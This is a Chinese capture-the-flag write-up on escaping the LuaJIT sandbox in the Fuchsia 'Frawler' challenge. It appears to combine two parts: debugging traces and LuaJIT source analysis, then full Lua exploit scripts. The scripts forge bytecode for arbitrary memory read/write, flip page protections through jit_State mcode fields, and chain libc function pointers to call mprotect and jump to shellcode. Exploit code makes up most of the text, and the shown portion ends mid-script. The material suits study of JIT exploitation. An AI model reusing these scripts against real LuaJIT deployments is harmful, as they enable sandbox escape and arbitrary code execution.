──────────────────────────────────────────────────────────────────────────────[ trace ]────
[#0] 0x7ffff7d15790 → Name: mprotect()
[#1] 0x555555584b30 → Name: mcode_setprot(prot=0x5, sz=<optimized out>, p=<optimized out>)
[#2] 0x555555584b30 → Name: mcode_protect(J=0x40000558, prot=0x5)
[#3] 0x555555584f79 → Name: mcode_protect(prot=0x5, J=0x40000558)
[#4] 0x555555584f79 → Name: lj_mcode_abort(J=0x40000558)
[#5] 0x555555584f79 → Name: lj_mcode_limiterr(J=0x40000558, need=0x100)
[#6] 0x5555555904a5 → Name: asm_mclimit(as=0x7fffffffde30)
[#7] 0x5555555986bd → Name: asm_exitstub_gen(group=<optimized out>, as=<optimized out>)
[#8] 0x5555555986bd → Name: asm_exitstub_setup(nexits=<optimized out>, as=0x7fffffffde30)
[#9] 0x5555555986bd → Name: asm_setup_target(as=0x7fffffffde30)
```

显然第二次是关键，是真正将页标记为rx（prot为5）的。于是根据bt去找到luajit代码的位置，查看需要满足什么条件才能够进入到这一条逻辑：

```
/* Abort the reservation. */
void lj_mcode_abort(jit_State *J)
{
  if (J->mcarea)
    mcode_protect(J, MCPROT_RUN);
}



/* Limit of MCode reservation reached. */
void lj_mcode_limiterr(jit_State *J, size_t need)
{
  size_t sizemcode, maxmcode;
  lj_mcode_abort(J);
  sizemcode = (size_t)J->param[JIT_P_sizemcode] << 10;
  sizemcode = (sizemcode + LJ_PAGESIZE-1) & ~(size_t)(LJ_PAGESIZE - 1);
  maxmcode = (size_t)J->param[JIT_P_maxmcode] << 10;
```

```
  if ((size_t)need > sizemcode)
    lj_trace_err(J, LJ_TRERR_MCODEOV);  /* Too long for any area. */
  if (J->szallmcarea + sizemcode > maxmcode)
    lj_trace_err(J, LJ_TRERR_MCODEAL);
  mcode_allocarea(J);
  lj_trace_err(J, LJ_TRERR_MCODELM);  /* Retry with new area. */
}
```

对比trace可以发现，其实只有lj_mcode_limiterr是在目标页jit　mprotect起作用的时候调用的，中间有一系列asm_*函数，大致看了一下应该是执行汇编过程，不太可能在这里切换权限，所以核心点就到了trace_state函数，看代码可以发现其实这里主要是根据不同的jit状态去选择执行不同的行为。

还好我们有可以成功触发mprotect的代码，所以我们可以通过对比成功和失败两种情况来找到关键点，我通过成功触发的代码发现在trace_state中的执行流程里，成功触发会经过START -> RECORD -> END -> ASM的过程，而mprotect正是在mprotect中进行调用的（这里保持mprotect的断点，可以在步过的时候快速确认是否运行到了目标位置）。而触发失败的代码没有经过END -> ASM的过程。

看来我们已经基本上确认问题所在了，那么接下来就到了枯燥的看代码时间，需要通过阅读代码去找到为什么没有经过后两个阶段。

这里我更推荐大家自行去阅读代码理清逻辑，看别人总结的代码是没有意义的，看看别人总结的代码大致逻辑之后自己去看才能真正明白。当然为了完整性，我还是把我的过程记录下来。

简要的说，在RECORD阶段，会通过lj_record_ins去record luajit字节码：

```
// lj_trace.c:trace_state 中
case LJ_TRACE_RECORD:
      trace_pendpatch(J, 0);
      setvmstate(J2G(J), RECORD);
      lj_vmevent_send_(L, RECORD,
    /* Save/restore tmptv state for trace recorder. */
    TValue savetv = J2G(J)->tmptv;
    TValue savetv2 = J2G(J)->tmptv2;
    setintV(L->top++, J->cur.traceno);
    setfuncV(L, L->top++, J->fn);
    setintV(L->top++, J->pt ? (int32_t)proto_bcpos(J->pt, J->pc) : -1);
    setintV(L->top++, J->framedepth);
      ,
    J2G(J)->tmptv = savetv;
    J2G(J)->tmptv2 = savetv2;
      );
      lj_record_ins(J); // <-- 进行record
      break;
```

这个时候我直接断点在trace_state查看了能触发情况下的执行流程，发现为:START -> RECORD+ -> END -> (ASM) -> ERR -> ASM，最终核心位置在ASM里。括号里的ASM是在后来调试中才发现的，第一次并没有发现这个地方。

虽然比较奇怪为什么出现了ERR，但是无论如何最终只要能到ASM我们就有机会，那么未成功触发的原因：没有进入到ASM状态。

相同的方法我也在没成功触发的exp上执行了一遍，发现最终停留在RECORD状态，看来是RECORD状态一直没有解除。

现在来找找没成功的理由。首先看看我们最后生成的字节码:

```
luajit -blg evil.lua evil.out
```

关键位置:

```
  local i = 1
  while i < 0x1000000 do
      i = i + 1
      --print(i)
  end
```

字节码:

```
0083    TSETB   19  14   1
0084    TGETB   19  14   1
0085    TSETB   19  14   2
0086    TGETB   19  14   1
0087    TSETB   19  14   3
0088    KNUM    19  10      ; 2.0236928853657e-320
0089    TSETB   19  14   4
0090    KSHORT  19   1
0091 => KNUM    20  11      ; 16777216 <-- 0x1000000
0092    ISGE    19  20
0093    JMP     20 => 0097 ; <-- 跳过循环
0094    LOOP    20 => 0097
0095    ADDVN   19  19  12  ; 1 <-- 加一
0096    JMP     20 => 0091 ; <-- 循环
```

基本上可以确认这里就是我们试图进行jit的while loop了。

回到lj_record_ins:

```
case BC_LOOP:
    rec_loop_interp(J, pc, rec_loop(J, ra));
    break;


/* Handle the case when an interpreted loop op is hit. */
static void rec_loop_interp(jit_State *J, const BCIns *pc, LoopEvent ev)
{
  if (J->parent == 0 && J->exitno == 0) {
    if (pc == J->startpc && J->framedepth + J->retdepth == 0) {
      /* Same loop? */
      if (ev == LOOPEV_LEAVE)  /* Must loop back to form a root trace. */
    lj_trace_err(J, LJ_TRERR_LLEAVE);
      lj_record_stop(J, LJ_TRLINK_LOOP, J->cur.traceno);  /* Looping trace. */
    } else if (ev != LOOPEV_LEAVE) {  /* Entering inner loop? */
      /* It's usually better to abort here and wait until the inner loop
      ** is traced. But if the inner loop repeatedly didn't loop back,
      ** this indicates a low trip count. In this case try unrolling
      ** an inner loop even in a root trace. But it's better to be a bit
      ** more conservative here and only do it for very short loops.
      */
      if (bc_j(*pc) != -1 && !innerloopleft(J, pc))
    lj_trace_err(J, LJ_TRERR_LINNER);  /* Root trace hit an inner loop. */
      if ((ev != LOOPEV_ENTERLO &&
       J->loopref && J->cur.nins - J->loopref > 24) || --J->loopunroll < 0)
    lj_trace_err(J, LJ_TRERR_LUNROLL);  /* Limit loop unrolling. */
      J->loopref = J->cur.nins;
    }
  } else if (ev != LOOPEV_LEAVE) {  /* Side trace enters an inner loop. */
    J->loopref = J->cur.nins;
    if (--J->loopunroll < 0)
      lj_trace_err(J, LJ_TRERR_LUNROLL);  /* Limit loop unrolling. */
  }  /* Side trace continues across a loop that's left or not entered. */
}
```

继续跟下去会发现是先进入END，然后ASM，但是在ASM过程中失败，才进入到了ERR，然后又从ERR再次进入到ASM。而且其实在第一次ASM的时候就已经进行mprotect了，所以最后的ASM并没有太大影响，而是正常的jit过程。

之后的跟代码过程就不再详细解释了，有兴趣的同学可以自己去尝试一下，这一部分比较直接，基本就是按照我们之前得到的bt一层一层进入，不过中间有好几个地方值得关注，直接让我们知道了为什么第一次的不能成功：

条件1:

```
static MCode *asm_exitstub_gen(ASMState *as, ExitNo group)
     10  {
     11    ExitNo i, groupofs = (group*EXITSTUBS_PER_GROUP) & 0xff;
     12    MCode *mxp = as->mcbot;
     13    MCode *mxpstart = mxp;
 →   14    if (mxp + (2+2)*EXITSTUBS_PER_GROUP+8+5 >= as->mctop)
     15      asm_mclimit(as);
```

也就是mcbot + X >= mctop，管他多少只要mcbot >= mctop就行。

条件2:

```
   329   /* Abort the reservation. */
    330  void lj_mcode_abort(jit_State *J)
    331  {
    332    if (J->mcarea)
 →  333      mcode_protect(J, MCPROT_RUN);
    334  }
```

需要mcarea != 0！而回想第一次，我们其实是把mcarea设置为0的，于是这里是不会成功触发的。

条件3(参数):

```
    193  /* Change protection of MCode area. */
    194  static void mcode_protect(jit_State *J, int prot)
    195  {
    196    if (J->mcprot != prot) {
 →  197      if (LJ_UNLIKELY(mcode_setprot(J->mcarea, J->szmcarea, prot)))
    198        mcode_protfail(J);
    199      J->mcprot = prot;
    200    }
    201  }
    202
```

那么我们参数的设置方法就基本上清楚了，这也正好印证了我们之前的设置方法正好使得这里的mcarea符合要求。不过我们的设置还有一个问题就是szmcarea太大，可以稍微改小一点，不过在mprotect的处理中即使太大也不是很影响。

另外需要注意的几个后置条件：

```
 →  378    if ((size_t)need > sizemcode)
    379      lj_trace_err(J, LJ_TRERR_MCODEOV);  /* Too long for any area. */
    380    if (J->szallmcarea + sizemcode > maxmcode)
    381      lj_trace_err(J, LJ_TRERR_MCODEAL);
    382    mcode_allocarea(J);
    383    lj_trace_err(J, LJ_TRERR_MCODELM);
```

380,381的这个条件比较关键，因为后来的分析发现如果这里出现问题是会被free掉的（有兴趣的同学可以看代码），而在zircon内发现如果被free掉会导致一个无效内存错，这样即使mprotect了也无法执行代码，因为我们需要在mprotect之后正常回到lua的执行过程，然后才能去通过调用任意c函数的方式跳到shellcode。所以在设置szallmzarea的时候也要注意到大小的问题。

到现在，我们就终于弄明白了为什么原来的exp是不能直接使用的了。。因为他的参数设置有问题。。

之后的err是在上一个代码片段383行位置触发的，也触发了panic的提示信息，但是发现其实这个并不会影响后面的执行过程，所以不用太在意。具体原因纠结起来感觉会更加耗费时间，我就没有继续深究下去了，不过我猜测应该是由于我们搞坏了一些State内的元数据，在链表中有了一些奇怪的事情发生导致的。不过还好这个err不会导致太多问题。

接下来我们就要进入到另一个硬核的世界了。。。fuchsia.

luajit 沙箱逃逸执行shellcode exp

orig_exp.lua:

```
-- The following function serves as the template for evil.lua.
-- The general outline is to compile this function as-written, dump
-- it to bytecode, manipulate the bytecode a bit, and then save the
-- result as evil.lua.
local evil = function(v)
  -- This is the x86_64 native code which we'll execute. It
  -- is a very benign payload which just prints "Hello World"
  -- and then fixes up some broken state.
  local shellcode =
    "\76\139\87\16"..       -- mov r10, [rdi+16]
    "\184\4\0\0\2"..        -- mov eax, 0x2000004
    "\191\1\0\0\0"..        -- mov edi, 1
    "\72\141\53\51\0\0\0".. -- lea rsi, [->msg]
    "\186\12\0\0\0"..       -- mov edx, 12
    "\15\5"..               -- syscall
    "\72\133\192"..         -- test rax, rax
    "\184\74\0\0\2"..       -- mov eax, 0x200004a
    "\121\12"..             -- jns ->is_osx
    "\184\1\0\0\0"..        -- mov eax, 1
    "\15\5"..               -- syscall
    "\184\10\0\0\0"..       -- mov eax, 10
                            -- ->is_osx:
    "\73\139\58"..          -- mov rdi, [r10]
    "\72\139\119\8"..       -- mov rsi, [rdi+8]
    "\186\7\0\0\0"..        -- mov edx, 7
    "\15\5"..               -- syscall
    "\73\139\114\8"..       -- mov rsi, [r10+8]
    "\72\137\55"..          -- mov [rdi], rsi
    "\195"..                -- ret
                            -- ->msg:
    "Hello World\n"

  -- The dirty work is done by the following "inner" function.
  -- This inner function exists because we require a vararg call
  -- frame on the Lua stack, and for the function associated with
  -- said frame to have certain special upvalues.
  local function inner(...)
    if false then
      -- The following three lines turn into three bytecode
      -- instructions. We munge the bytecode slightly, and then
      -- later reinterpret the instructions as a cdata object,
      -- which will end up being `cdata<const char *>: NULL`.
      -- The `if false` wrapper ensures that the munged bytecode
      -- isn't executed.
```

```
  local cdata = -32749
  cdata = 0
  cdata = 0
end

-- Through the power of bytecode manipulation, the
-- following three functions will become (the fast paths of)
-- string.byte, string.char, and string.sub. This is
-- possible because LuaJIT has bytecode instructions
-- corresponding to the fast paths of said functions. Note
-- that we musn't stray from the fast path (because the
-- fallback C code won't be wired up). Also note that the
-- interpreter state will be slightly messed up after
-- calling one of these functions.
local function s_byte(s) end
local function s_char(i, _) end
local function s_sub(s, i, j) end

-- The following function does nothing, but calling it will
-- restore the interpreter state which was messed up following
-- a call to one of the previous three functions. Because this
-- function contains a cdata literal, loading it from bytecode
-- will result in the ffi library being initialised (but not
-- registered in the global namespace).
local function resync() return 0LL end

-- Helper function to reinterpret the first four bytes of a
-- string as a uint32_t, and return said value as a number.
local function s_uint32(s)
  local result = 0
  for i = 4, 1, -1 do
    result = result * 256 + s_byte(s_sub(s, i, i))
    resync()
  end
  return result
end

-- The following line obtains the address of the GCfuncL
-- object corresponding to "inner". As written, it just fetches
-- the 0th upvalue, and does some arithmetic. After some
-- bytecode manipulation, the 0th upvalue ends up pointing
-- somewhere very interesting: the frame info TValue containing
-- func|FRAME_VARG|delta. Because delta is small, this TValue
-- will end up being a denormalised number, from which we can
-- easily pull out 32 bits to give us the "func" part.
local iaddr = (inner * 2^1022 * 2^52) % 2^32

-- The following five lines read the "pc" field of the GCfuncL
-- we just obtained. This is done by creating a GCstr object
-- overlaying the GCfuncL, and then pulling some bytes out of
-- the string. Bytecode manipulation results in a nice KPRI
-- instruction which preserves the low 32 bits of the istr
-- TValue while changing the high 32 bits to specify that the
-- low 32 bits contain a GCstr*.
local istr = (iaddr - 4) + 2^52
istr = -32764 -- Turned into KPRI(str)
local pc = s_sub(istr, 5, 8)
```

```
istr = resync()
pc = s_uint32(pc)

-- The following three lines result in the local variable
-- called "memory" being `cdata<const char *>: NULL`. We can
-- subsequently use this variable to read arbitrary memory
-- (one byte at a time). Note again the KPRI trick to change
-- the high 32 bits of a TValue. In this case, the low 32 bits
-- end up pointing to the bytecode instructions at the top of
-- this function wrapped in `if false`.
local memory = (pc + 8) + 2^52
memory = -32758 -- Turned into KPRI(cdata)
memory = memory + 0

-- Helper function to read a uint32_t from any memory location.
local function m_uint32(offs)
  local result = 0
  for i = offs + 3, offs, -1 do
    result = result * 256 + (memory[i] % 256)
  end
  return result
end

-- Helper function to extract the low 32 bits of a TValue.
-- In particular, for TValues containing a GCobj*, this gives
-- the GCobj* as a uint32_t. Note that the two memory reads
-- here are GCfuncL::uvptr[1] and GCupval::v.
local vaddr = m_uint32(m_uint32(iaddr + 24) + 16)
local function low32(tv)
  v = tv
  return m_uint32(vaddr)
end

-- Helper function which is the inverse of s_uint32: given a
-- 32 bit number, returns a four byte string.
local function ub4(n)
  local result = ""
  for i = 0, 3 do
    local b = n % 256
    n = (n - b) / 256
    result = result .. s_char(b)
    resync()
  end
  return result
end

-- The following four lines result in the local variable
-- called "mctab" containing a very special table: the
-- array part of the table points to the current Lua
-- universe's jit_State::patchins field. Consequently,
-- the table's [0] through [4] fields allow access to the
-- mcprot, mcarea, mctop, mcbot, and szmcarea fields of
-- the jit_State. Note that LuaJIT allocates the empty
-- string within global_State, so a fixed offset from the
-- address of the empty string gives the fields we're
-- after within jit_State.
local mctab_s = "\0\0\0\0\99\4\0\0".. ub4(low32("") + 2748)
  .."\0\0\0\0\0\0\0\0\0\0\0\5\0\0\0\255\255\255\255"
```

```
local mctab = low32(mctab_s) + 16 + 2^52
mctab = -32757 -- Turned into KPRI(table)

-- Construct a string consisting of 4096 x86 NOP instructions.
local nop4k = "\144"
for i = 1, 12 do nop4k = nop4k .. nop4k end

-- Create a copy of the shellcode which is page aligned, and
-- at least one page big, and obtain its address in "asaddr".
local ashellcode = nop4k .. shellcode .. nop4k
local asaddr = low32(ashellcode) + 16
asaddr = asaddr + 2^12 - (asaddr % 2^12)

-- The following seven lines result in the memory protection of
-- the page at asaddr changing from read/write to read/execute.
-- This is done by setting the jit_State::mcarea and szmcarea
-- fields to specify the page in question, setting the mctop and
-- mcbot fields to an empty subrange of said page, and then
-- triggering some JIT compilation. As a somewhat unfortunate
-- side-effect, the page at asaddr is added to the jit_State's
-- linked-list of mcode areas (the shellcode unlinks it).
--[[
local mcarea = mctab[1]
--mctab[0] = 0
mctab[0] = 0x1234/ 2^52 / 2^1022
mctab[1] = 0x4321/ 2^52 / 2^1022
mctab[2] = 0xdead / 2^52 / 2^1022
mctab[3] = 0xbeef / 2^52 / 2^1022
mctab[4] = 2^12 / 2^52 / 2^1022
--while mctab[0] == 0 do end
local i = 1
while i < 0x1000000 do
    i = i + 1
    --print(i)
end
--]]

local mcarea = mctab[1]
mctab[0] = asaddr / 2^52 / 2^1022
mctab[1] = asaddr / 2^52 / 2^1022
mctab[2] = mctab[1]
mctab[3] = 0x8000 / 2^52 / 2^1022
mctab[4] = 2^12 / 2^52 / 2^1022
--while mctab[0] == 0 do end
local i = 1
while i < 0x1000000 do
    i = i + 1
    --print(i)
end
--]]
-- The following three lines construct a GCfuncC object
-- whose lua_CFunction field is set to asaddr. A fixed
-- offset from the address of the empty string gives us
-- the global_State::bc_cfunc_int field.
local fshellcode = ub4(low32("") + 132) .."\0\0\0\0"..
  ub4(asaddr) .."\0\0\0\0"
fshellcode = -32760 -- Turned into KPRI(func)
```

```
    -- Finally, we invoke the shellcode (and pass it some values
    -- which allow it to remove the page at asaddr from the list
    -- of mcode areas).
    fshellcode(mctab[1], mcarea)
  end
  inner()
end

-- Some helpers for manipulating bytecode:
local ffi = require "ffi"
local bit = require "bit"
local BC = {KSHORT = 41, KPRI = 43}

-- Dump the as-written evil function to bytecode:
local estr = string.dump(evil, true)
local buf = ffi.new("uint8_t[?]", #estr+1, estr)
local p = buf + 5

-- Helper function to read a ULEB128 from p:
local function read_uleb128()
  local v = p[0]; p = p + 1
  if v >= 128 then
    local sh = 7; v = v - 128
    repeat
      local r = p[0]
      v = v + bit.lshift(bit.band(r, 127), sh)
      sh = sh + 7
      p = p + 1
    until r < 128
  end
  return v
end

-- The dumped bytecode contains several prototypes: one for "evil"
-- itself, and one for every (transitive) inner function. We step
-- through each prototype in turn, and tweak some of them.
while true do
  local len = read_uleb128()
  if len == 0 then break end
  local pend = p + len
  local flags, numparams, framesize, sizeuv = p[0], p[1], p[2], p[3]
  p = p + 4
  read_uleb128()
  read_uleb128()
  local sizebc = read_uleb128()
  local bc = p
  local uv = ffi.cast("uint16_t*", p + sizebc * 4)
  if numparams == 0 and sizeuv == 3 then
    -- This branch picks out the "inner" function.
    -- The first thing we do is change what the 0th upvalue
    -- points at:
    uv[0] = uv[0] + 2
    -- Then we go through and change everything which was written
    -- as "local_variable = -327XX" in the source to instead be
    -- a KPRI instruction:
    for i = 0, sizebc do
      if bc[0] == BC.KSHORT then
```

```
        local rd = ffi.cast("int16_t*", bc)[1]
        if rd <= -32749 then
          bc[0] = BC.KPRI
          bc[3] = 0
          if rd == -32749 then
            -- the `cdata = -32749` line in source also tweaks
            -- the two instructions after it:
            bc[4] = 0
            bc[8] = 0
          end
        end
      end
      bc = bc + 4
    end
  elseif sizebc == 1 then
    -- As written, the s_byte, s_char, and s_sub functions each
    -- contain a single "return" instruction. We replace said
    -- instruction with the corresponding fast-function instruction.
    bc[0] = 147 + numparams
    bc[2] = bit.band(1 + numparams, 6)
  end
  p = pend
end

-- Finally, save the manipulated bytecode as evil.lua:
local f = io.open("evil.lua", "wb")
f:write(ffi.string(buf, #estr))
f:close()
```

26 Dec.

RW CTF Frawler WP | luajit与fuchsia的硬核玩法(2)

作者：Anciety

Frawler(2)

上一篇我们主要分析了现成的luajit沙箱逃逸exp为什么不能直接使用，过程中我们弄明白了luajit的原理了，这下对我们在zircon内进行分析就有一定好处了，因为在zircon内没有调试器可以用（或者是我不方便编译出来使用），所以对luajit的熟悉可以让我们一方面快速识别出内嵌在目标可执行文件内的luajit代码，从而明白到底现在在发生什么。

虽然没有调试器，但是在fuchsia内如果触发了setfault是会有dump信息显示在fuchsia boot console里的，这也是为什么我们具有没有调试器也可以把exp调出来的可能。

在这一部分我首先讲述一下我按照@david492j的思路，以及参考他的exp完成我的exp的过程，最后再来分析为什么在linux里调试成功的luajit沙箱逃逸代码在fuchsia里没起作用。

david的思路

这里再次感谢@david492j不吝啬与我这样的菜鸡分享思路。。

精准猜测

按照他的说法，由于之前"PANIC"的信息（在上一篇中已经分析了为什么会出现这样的信息），他们以为在fuchsia内jit是不能直接使用的。这么看他们应该是直接在fuchsia内进行操作了，这里可以看出真正大佬的自信。。我完全不敢保证在没有调试器的情况下我的代码和我想的一样。。这也是为什么我会非常需要在linux里先调试一遍。

不过这非常巧妙的让他们绕过了一个大坑。。因为事实上我们上一篇中调好的luajit沙箱逃逸代码并不能使用，具体原因我在后文会尝试去分析。

大佬的思路

按照他们的思路，在原exp中虽然不能直接使用，但是其中的任意地址读写（其实后来调试发现是4字节

范围内）和任意地址调用是可以使用的，我分开测试也发现了这一点。

所以他们采用了直接利用任意读写和泄露去完成利用。

回想一下我们在fuchsia内和linux利用上的几点不同：

1.无法调试（这一点可以通过查看崩溃时的dump日志来解决）
2.无法直接进行系统调用

其他部分似乎差距并不大，所以思路上也没有太大差距：

1.泄露text_base
2.有了text_base配合任意读写可以泄露libc(ld.so.1，在fuchsia内与libc为同一个文件)
3.之后有任意地址调用，可以调用mprotect之后再跳到shellcode。

但是第3点就需要有连续两次能控制的跳转，第一次跳转到mprotect，第二次跳转到shellcode。由于目标代码有luajit，mprotect并不是一个很大的问题，我们可以直接复用luajit内的mprotect的部分。之后第二次跳转到shellcode。但是如何去找到连续两个能控制的跳转呢?

这里就不得不佩服大佬的思路了。回想一下哪里的函数指针最多？当然是FILE结构体啦，于是在FILE相关的函数附近，大佬使用了fflush，我自己也找了一下，还发现了libc内0x32e50位置的函数也是两个连续的函数指针调用：

```
__int64 __fastcall sub_32E50(int64_t *a1, __int64 a2, unsigned int a3)
{
  __int64 v3; // r13
  unsigned int v4; // er12
  __int64 result; // rax

  v3 = a2;
  v4 = a3;
  if ( a3 == 1 )
    v3 = a2 - (a1[2] - a1[1]);
  if ( a1[5] > (unsigned __int64)a1[7] )
  {
    ((void (__fastcall *)(int64_t *, _QWORD, _QWORD))a1[9])(a1, 0LL, 0LL); // <-- 第一次
    if ( !a1[5] )
      return 0xFFFFFFFFLL;
  }
  a1[4] = 0LL;
  a1[7] = 0LL;
  a1[5] = 0LL;
  if ( ((__int64 (__fastcall *)(int64_t *, __int64, _QWORD))a1[10])(a1, v3, v4) < 0 ) // <-- 第二次
    return 0xFFFFFFFFLL;
  *(_DWORD *)a1 &= 0xFFFFFFEF;
  result = 0LL;
  a1[2] = 0LL;
  a1[1] = 0LL;
  return result;
}
```

然后参数上，第一个参数，在这里是FILE结构体指针，而在任意跳转的时候第一个参数是lua_State的指针，好在这个指针的内存是可写的，我们又恰好有任意地址写，所以可以通过直接把lua_State按照要求进行伪造，就可以成功进行两次调用了。

所以这样的exp巧妙又简洁，还避免了一个大坑。

另外几个细节的解决：

1.泄露：在原exp中是存在泄露的，采用了一个空字符串去相对找位置，我没有详细阅读这一部分的代码，我估计和python处理比较类似，为了加速字符串可能会把空字符串等这种可以直接处理为常量存在某个data位置或是State附近，看起来luajit是存在了State附近。这样我通过dump了这个附近的内存去，再通过崩溃日志去查看有没有能够出现libc或是text地址的地方，事实上这样是能找到的，毕竟可能有一些函数指针之类的会存在State内

2.State所在地址：这个地址测试后发现不存在aslr，固定地址

3.关于设置原exp中fshellcode指向目标（也就是要调用的目标地址）和mctab任意写之间的顺序：这里有个小坑，就是按照原exp的顺序会在中间崩溃掉，我仔细思考了一下，其实mctab的任意写是在lua里完成的，中间会涉及大量的luajit字节码处理逻辑，而写入又是一个一个写入的，我们在设置fshellcode的时候存在一些泄露操作，不仅仅是单一的赋值，所以有可能在执行luajit字节码的过程中出现了损坏。想到调换顺序还是比较容易的，一方面mctab的赋值格式统一，二方面尽量减少赋值和调用之间的逻辑过程，避免出现意想不到的错误。

在解决了这几个细节之后，配合上已经想好的思路就没有太大的难度了。

exploit

create.tpl.lua (生成用于loadstring的字节码，我进行了hex encode，留出shellcode的部分)

```
-- The following function serves as the template for evil.lua.
-- The general outline is to compile this function as-written, dump
-- it to bytecode, manipulate the bytecode a bit, and then save the
-- result as evil.lua.
local evil = function(v)
  -- This is the x86_64 native code which we'll execute. It
  -- is a very benign payload which just prints "Hello World"
  -- and then fixes up some broken state.
  --
  local shellcode =
    {SHELLCODE_TPL}

  -- The dirty work is done by the following "inner" function.
  -- This inner function exists because we require a vararg call
  -- frame on the Lua stack, and for the function associated with
  -- said frame to have certain special upvalues.
  local function inner(...)
    z
    if false then
```

```
  -- The following three lines turn into three bytecode
  -- instructions. We munge the bytecode slightly, and then
  -- later reinterpret the instructions as a cdata object,
  -- which will end up being `cdata<const char *>: NULL`.
  -- The `if false` wrapper ensures that the munged bytecode
  -- isn't executed.
  local cdata = -32749
  cdata = 0
  cdata = 0
end

-- Through the power of bytecode manipulation, the
-- following three functions will become (the fast paths of)
-- string.byte, string.char, and string.sub. This is
-- possible because LuaJIT has bytecode instructions
-- corresponding to the fast paths of said functions. Note
-- that we musn't stray from the fast path (because the
-- fallback C code won't be wired up). Also note that the
-- interpreter state will be slightly messed up after
-- calling one of these functions.
local function s_byte(s) end
local function s_char(i, _) end
local function s_sub(s, i, j) end


-- The following function does nothing, but calling it will
-- restore the interpreter state which was messed up following
-- a call to one of the previous three functions. Because this
-- function contains a cdata literal, loading it from bytecode
-- will result in the ffi library being initialised (but not
-- registered in the global namespace).
local function resync() return 0LL end

-- Helper function to reinterpret the first four bytes of a
-- string as a uint32_t, and return said value as a number.
local function s_uint32(s)
  local result = 0
  for i = 4, 1, -1 do
    result = result * 256 + s_byte(s_sub(s, i, i))
    resync()
  end
  return result
end

-- The following line obtains the address of the GCfuncL
-- object corresponding to "inner". As written, it just fetches
-- the 0th upvalue, and does some arithmetic. After some
-- bytecode manipulation, the 0th upvalue ends up pointing
-- somewhere very interesting: the frame info TValue containing
-- func|FRAME_VARG|delta. Because delta is small, this TValue
-- will end up being a denormalised number, from which we can
-- easily pull out 32 bits to give us the "func" part.
local iaddr = (inner * 2^1022 * 2^52) % 2^32

-- The following five lines read the "pc" field of the GCfuncL
-- we just obtained. This is done by creating a GCstr object
-- overlaying the GCfuncL, and then pulling some bytes out of
```

```
-- the string. Bytecode manipulation results in a nice KPRI
-- instruction which preserves the low 32 bits of the istr
-- TValue while changing the high 32 bits to specify that the
-- low 32 bits contain a GCstr*.
local istr = (iaddr - 4) + 2^52
istr = -32764 -- Turned into KPRI(str)
local pc = s_sub(istr, 5, 8)
istr = resync()
pc = s_uint32(pc)
-- The following three lines result in the local variable
-- called "memory" being `cdata<const char *>: NULL`. We can
-- subsequently use this variable to read arbitrary memory
-- (one byte at a time). Note again the KPRI trick to change
-- the high 32 bits of a TValue. In this case, the low 32 bits
-- end up pointing to the bytecode instructions at the top of
-- this function wrapped in `if false`.
local memory = (pc + 8) + 2^52
memory = -32758 -- Turned into KPRI(cdata)
memory = memory + 0

-- Helper function to read a uint32_t from any memory location.
local function m_uint32(offs)
  local result = 0
  for i = offs + 3, offs, -1 do
    result = result * 256 + (memory[i] % 256)
  end
  return result
end

local function m_uint64(offs)
    local result = 0
    for i = offs + 7, offs, -1 do
        result = result * 256 + (memory[i] % 256)
    end
    return result
end

-- Helper function to extract the low 32 bits of a TValue.
-- In particular, for TValues containing a GCobj*, this gives
-- the GCobj* as a uint32_t. Note that the two memory reads
-- here are GCfuncL::uvptr[1] and GCupval::v.
local vaddr = m_uint32(m_uint32(iaddr + 24) + 16)
local function low32(tv)
  v = tv
  res = m_uint32(vaddr)
  return res
end

-- Helper function which is the inverse of s_uint32: given a
-- 32 bit number, returns a four byte string.
local function ub4(n)
  local result = ""
  for i = 0, 3 do
    local b = n % 256
    n = (n - b) / 256
    result = result .. s_char(b)
    resync()
```

```
  end
  return result
end

local function ub8(n)
    local result = ""
    for i = 0, 7 do
        local b = n % 256
        n = (n - b) / 256
        result = result .. s_char(b)
        resync()
    end
    return result
end



local function hexdump_print(addr, len)
    local result = ''
    for i = 0, len - 1 do
        if i % 16 == 0 and i ~= 0 then
            result = result .. '\n'
        end
        result = result .. string.format('%02x', memory[addr + i] % 0x100) .. ' '
    end

    print(result)
end


local function hexdump_tv(tv)
    v = tv
    hexdump_print(vaddr, 8)
end

local text_base = m_uint64(low32("") - 4 + 0x80) - 0x29090
--print('got text_base @ 0x' .. string.format('%x', text_base))
local strlen_got = text_base + 0x74058
local strlen_addr = m_uint64(strlen_got)
--print('strlen got @ 0x' .. string.format('%x', strlen_addr))
local ld_so_base = strlen_addr - 0x59e80
--print('ld_so base @ 0x' .. string.format('%x', ld_so_base))

local nop4k = "\144"
for i = 1, 12 do nop4k = nop4k .. nop4k end
local ashellcode = nop4k .. shellcode .. nop4k
local asaddr = low32(ashellcode) + 16
asaddr = asaddr + 2^12 - (asaddr % 2^12)
--print(asaddr)

-- arbitrary (32 bits range) write
-- form file structure according to function requirements
local rdi = 0x10000378 -- State <-- fixed?!
--local mctab_s = "\0\0\0\0\99\4\0\0".. ub4(rdi)
--  .."\0\0\0\0\0\0\0\0\255\255\0\0\255\255\255\255"
-- move this before arbitrary write
-- seems this will interfere, because the State has been
```

```
    -- manipulated after arbitrary write
    local fshellcode = ub4(low32("") + 132) .."\0\0\0\0"..
      ub8(ld_so_base + 0x32e50)
    fshellcode = -32760 -- Turned into KPRI(func)

    local mctab_s = "\0\0\0\0\99\4\0\0".. ub4(rdi)
      .."\0\0\0\0\0\0\0\0\0\0\0\0\255\255\0\0\255\255\255\255"
    local mctab = low32(mctab_s) + 16 + 2^52
    mctab = -32757 -- Turned into KPRI(table)
    mctab[5] = 0x1 / 2^52 / 2^1022
    mctab[7] = 0 / 2^52 / 2^1022 -- qword ptr [$rdi + 40] > qword ptr [$rdi + 56]
    mctab[9] = (text_base + 0x56ca0) / 2^52 / 2^1022
    --mctab[9] = 0x2200 / 2^52 / 2^1022
    mctab[306] = 0x10008000 / 2^52 / 2^1022
    mctab[309] = 0x10000 / 2^52 / 2^1022
    mctab[10] = asaddr / 2^52 / 2^1022
    --mctab[10] = 0xdeadbeef / 2^52 / 2^1022
    -- The following seven lines result in the memory protection of
    -- the page at asaddr changing from read/write to read/execute.
    -- This is done by setting the jit_State::mcarea and szmcarea
    -- fields to specify the page in question, setting the mctop and
    -- mcbot fields to an empty subrange of said page, and then
    -- triggering some JIT compilation. As a somewhat unfortunate
    -- side-effect, the page at asaddr is added to the jit_State's
    -- linked-list of mcode areas (the shellcode unlinks it).


    --[[
    local mcarea = mctab[1]
    val = asaddr / 2^52 / 2^1022
    mctab[4] = 2^12 / 2^52 / 2^1022
    local wtf = low32("") + 2748
    mctab[3] = val
    mctab[2] = val
    mctab[1] = val
